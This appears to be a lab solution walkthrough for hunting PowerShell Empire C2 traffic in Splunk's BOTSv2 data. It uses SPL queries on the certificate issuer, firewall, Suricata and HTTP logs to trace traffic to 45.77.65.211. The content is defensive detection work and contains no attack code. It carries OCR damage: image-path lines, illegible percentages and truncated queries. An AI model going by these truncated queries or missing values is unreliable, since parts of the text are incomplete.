Not Running

For the best experience, choose the region closest to you. Then, start the lab to begin.

MARK UNFINISHED

Select the region closest to you

US-East

Keyboard layout: US English (US)

Start lab

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


Kali Machine

Task 1. Hunt for PowerShell Empire

When looking at https://github.com/EmpireProject/Empire/blob/master/setup/cert.sh, we can see the default key that is created uses C=US as the subject of the certificate. Let's hunt for that! A query that can perform this kind of hunt can be found below.

```
index=botsv2 sourcetype=stream:tcp ssl_issuer="C = US"
```

Once the query is completed, we can look at the *src*. The result should be similar to the one below.



src_ip

4 Values, 100% of events


Values	Count	%
10.0.2.107	6,763	[illegible]
10.0.2.109	4,927	[illegible]
10.0.1.100	92	[illegible]
10.0.1.101	73	[illegible]


The SSL subject/issuer value of "C = US" was seen on four internal systems

Bonus (for advanced hunting): You may have noticed that the SPL search above took some time to complete. We could have accelerated our search by using the *tstats* command as follows.

```
index=botsv2 sourcetype=stream:tcp ssl_issuer="C = US" | top src_ip dest_ip
| sort - count
```

The above search utilizes Splunk Datamodels and provides us with the same result but in considerably less time.





```
1 index=botsv2 sourcetype=stream:tcp ssl_issuer="C = US" | top src_ip dest_ip
2 | sort - count
```

14,189 of 70,532 events matched

	src_ip	dest_ip	count	percent
1	10.0.2.107	45.77.65.211	8449	59.546127
2	10.0.2.109	45.77.65.211	5554	39.142998
3	10.0.1.100	45.77.65.211	102	0.718867
4	10.0.1.101	45.77.65.211	84	0.592008

Note the *firstTime* and *lastTime* entries as well as the common destination 45.77.65.211.


A data model is a hierarchically structured search-time mapping of semantic knowledge about one or more datasets. It encodes the domain knowledge necessary to build a variety of specialized searches of those datasets. These specialized searches are used by Splunk software to generate reports for Pivot users.

Goals of a Datamodel:

- Make it easy to share/reuse domain knowledge [Admins/power users build data
- **Acceleration of large datasets to make searching more efficient**
- Provide an interface for 'non-technical users' interact with data via pivot UI [note: non-technical == analyst with less "domain" knowledge]

To list all available datamodels in your environment, execute the search below.

```
| datamodel
| spath displayName
| stats values(displayName)
```



29 events (before 6/16/22 8:15:20.000 AM)

```
values(displayName)
1  Alerts
   Application State (Deprecated)
   Authentication
   CIM Validation (S.o.S.)
   Certificates
   Change Analysis (Deprecated)
   Data Access
   Data Loss Prevention
   Databases
   Email
   Endpoint
   Event Signatures
   Interprocess Messaging
```


Information on the Certificates data model can be found below.

https://docs.splunk.com/Documentation/CIM/4.15.0/User/Certificates

---

Back to our hunt, let's see what data we have for the common destination we noticed, 45.77.65.211

```
index=botsv2 45.77.65.211 | stats count by sourcetype | sort - count
```




174,647 events (before 6/16/22 8:15:53.000 AM)

	sourcetype	count
3	stream:tcp	29069
4	stream:ip	29060
5	stream:http	9712
6	netstat	6639
7	access_combined	4854
8	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	4572
9	apache_error	4027
10	stream:dns	3
11	csp-violation	1

We notice that we have web and Sysmon logs containing that indicator/IP. This means that this IP isn't being blocked at the network level and that it has reached the system level.

The available firewall logs can indicate the workstations/servers that communicated with that IP the most, as follows.

```
index=botsv2 45.77.65.211 sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - cou
```




48,397 events (before 6/16/22 8:17:07.000 AM)

	src_ip	dest_ip	count
1	10.0.2.107	45.77.65.211	16980
2	10.0.2.109	45.77.65.211	11192
3	10.0.1.100	45.77.65.211	11086
4	10.0.1.101	45.77.65.211	9139

We obtain a similar view of the situation through Suricata logs, as follows.

```
index=botsv2 45.77.65.211 sourcetype=suricata | stats count by src_ip dest_ip | sort - count
```




38,313 events (before 6/16/22 8:17:53.000 AM)

	src_ip	dest_ip	count
1	10.0.2.107	45.77.65.211	16880
2	10.0.2.109	45.77.65.211	11095
3	10.0.1.100	45.77.65.211	5594
4	10.0.1.101	45.77.65.211	4608
5	45.77.65.211	10.0.1.100	38
6	45.77.65.211	10.0.1.101	36
7	45.77.65.211	10.0.2.109	33
8	45.77.65.211	10.0.2.107	29

Let's check Suricata's inbound alerts, as follows.

```
index=botsv2 src=45.77.65.211 sourcetype=suricata
```

Once the search is completed click on *32 more fields* and select the *alert.signature* field.



136 events (before 6/16/22 8:18:18.000 AM)

signature


2 Values, 13.235% of events

Values	Count	%
SURICATA TLS invalid handshake message	9	50%
SURICATA TLS invalid record/traffic	9	50%

Unfortunately, if we click that (signature) newly-added field no interesting information appears.

Let's focus on another available sourcetype *stream:http*, to identify communication flows with the IP indicator (45.77.65.211).

```
index=botsv2 45.77.65.211 sourcetype=stream:http | stats count by src_ip dest_ip | sort - cou
```



9,712 events (before 6/16/22 8:19:47.000 AM)

	src_ip	dest_ip	count
1	45.77.65.211	172.31.4.249	8966
2	10.0.2.109	45.77.65.211	1

Let's investigate the identified IPs above one by one.

